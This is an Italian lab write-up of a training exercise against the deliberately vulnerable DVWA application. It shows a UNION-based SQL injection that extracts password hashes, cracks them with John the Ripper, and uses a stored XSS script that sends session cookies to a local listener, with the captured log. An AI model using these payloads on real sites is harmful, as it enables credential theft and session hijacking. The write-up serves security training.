
WEB APPLICATION HACKING

L'esercizio di oggi ci richiedeva di:


- 1. Recuperare le password degli utenti su DVWA
- 2. Recuperare i cookie di sessione ed inviarlo al server attaccante

SQLi (blind)

proviamo a sfruttare la query ' UNION SELECT user, password FROM users # per estrarre dal database i nomi utenti e le password.



Ora procediamo con il password cracking ovvero decifrare le password per ciascun utente. Per fare ciò riportiamo il risultato ottenuto in file di testo contenete solo i nomi utenti e gli hash delle password e lo chiamo "crack.txt"



andiamo ad utilizzare il tool John The Ripper

Una volta fatto tutto possiamo procedere con il tool John The Ripper che si lancia con il comando:

john -show -format-Raw-MD5 hashes


```
(kali@ kali)-[~/Desktop]
$ john -- show -- format=Raw-MD5 hashes
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password

5 password hashes cracked, 0 left


(kali@ kali)-[~/Desktop]
```

XSS Stored

andiamo ad inserire uno script php che permette di prendere il cookie di sessione creando un oggetto immagine e mandarlo poi al server dell'attaccante all'indirizzo 127.0.0.1 con porta 80;




Per poter inserire lo script è stato inoltre necessario modificare la lunghezza da 50 a 500 dei caratteri in input all'interno del form tramite ispezione dell'html.



Catturiamo i cookie di sessione grazie al seguente script:

<script>window.location='http://127.0.0.1:80/Downloads/?cookie='+document.cookie</script>



Possiamo anche controllare tramite shell la cattura dei cookie.

```
(kali@ kali)-[~]
$python -m http.server 80 --bind 127.0.0.1
Serving HTTP on 127.0.0.1 port 80 (http://127.0.0.1:80/) ...
127.0.0.1 - - [09/Jun/2023 10:34:33] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 10:37:18] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 10:37:50] "GET /Downloads/ HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:02:33] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893eea4c4faf376036
04b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:03:51] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893eea4c4faf376036
04b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:05:14] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893eea4c4faf37603604b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:05:14] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893e
ea4c4faf37603604b HTTP/1.1" 200 -
127.0.0.1 - - [09/Jun/2023 11:06:08] "GET /Downloads/?cookie=security=low;%20PHPSESSID=5ca02b5c8a7893e
ea4c4faf37603604b HTTP/1.1" 200 -
```